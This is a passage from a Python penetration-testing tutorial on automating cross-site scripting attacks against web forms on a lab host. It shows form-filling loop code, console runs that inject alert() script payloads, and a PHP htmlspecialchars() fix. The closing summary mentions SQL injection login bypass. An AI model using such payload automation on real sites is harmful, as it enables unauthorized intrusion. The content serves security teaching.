I have already explained the significance of `list_a[]` and `list_n[]`. The variable field asks the user to enter the total number of form fields in the form that is not read-only. The `for i in xrange(0,field):` statement defines for loop from 0 to field, running field times, means the total number of field present in the form. The `na` variable asks the user to enter the field name, and the `ch` variable asks the user, `Do you attack on this field`? This means, if you press *y* or *Y*, the entered field would go to `list_a`; otherwise, it would go to `list_n`:

```
for i in xrange(0, len(list_a)):
    att=list_a[i]
    br.form[att] = s['xss'][p]
  for i in xrange(0, len(list_n)):
    non=list_n[i]
    br.form[non] = 'aaaaaaa'
```

The preceding piece of code is very easy to understand. Two `for` loops for two lists are iterated and fill in the form fields.

The output of the code is as follows:

```
root@Mohit|Raj:          # python xss_list.py
Enter URL http://192.168.0.5/
xss_list.py:7: UserWarning: gzip transfer encodin
  br.set_handle_gzip(True)
<sample POST http://192.168.0.5/submit.php applic
  <TextControl(name=)>
  <TextareaControl(comment=)>
  <SubmitControl(submit=Submit) (readonly)>>
Enter the number of field "not readonly" 2
Enter the field name, "not readonly" name
Do you attack on this field? press Y n
Enter the field name, "not readonly" comment
Do you attack on this field? press Y n
<SCRIPT>+alert("KCF")</SCRIPT>
Do you continue press y y
<script>alert(1)</script>
Do you continue press y n
```

Form filling to check list_n

The preceding screenshot shows that the number of form fields is two. The user entered the form fields' names and made them nonattack fields. This simply checks the working of the code:

```
root@Mohit|Raj:          # python xss_list.py
Enter URL http://192.168.0.5/
xss_list.py:7: UserWarning: gzip transfer encodi
  br.set_handle_gzip(True)
<sample POST http://192.168.0.5/submit.php appli
  <TextControl(name=)>
  <TextareaControl(comment=)>
  <SubmitControl(submit=Submit) (readonly)>>
Enter the number of field "not readonly" 2
Enter the field name, "not readonly" name
Do you attack on this field? press Y y
Enter the field name, "not readonly" comment
Do you attack on this field? press Y y
<SCRIPT>+alert("KCF")</SCRIPT>
Do you continue press y y
<script>alert(1)</script>
Do you continue press y n
```

Form filling to check the list_a list

The preceding screenshot shows that the user entered the form field and made it attack fields.

Now, check the response of the website, which is as follows:

Form fields filled successfully

The preceding screenshot shows that the code is working fine; the first two rows have been filled with the ordinary `aaaaaaa` string. The third and fourth rows have been filled by XSS attacks. So far, you have learned how to automate the XSS attack. By proper validation and filtration, web developers can protect their websites. In the PHP function, the `htmlspecialchars()` string can protect your website from an XSS attack. In the preceding screenshot, you can see that the **Comment** field is not affected by an XSS attack. The following screenshot shows the coding part of the **Comment** field:

```
while($row = mysql_fetch_array($result)){
   //Display the results in different cells
   echo "<tr><td>" . $row['name']. "</td><td>" . htmlspecialchars($row
['comment']) . "</td></tr>";
}
//Table closing tag
echo "</table>";
```

Figure showing the htmlspecialchars() function

When you see the view source of the display page, it looks like `<script>alert(1)</script>`; the special character < is converted into `&lt`, and > is converted into `&gt`. This conversion is called HTML encoding.

Summary

In this chapter, you learned about two major types of web attacks, SQL injection, and XSS. In SQL injection, you learned how to find the admin login page using Python script. There are lots of different queries for SQL injection and, in this chapter, you learned how to crack usernames and passwords based on a tautology. In another attack of SQL injection, you learned how to make a comment after a valid username. In the XSS, you saw how to apply XSS exploits to the form field, and in the `mohit.xss` file, you saw how to add more exploits.

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

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

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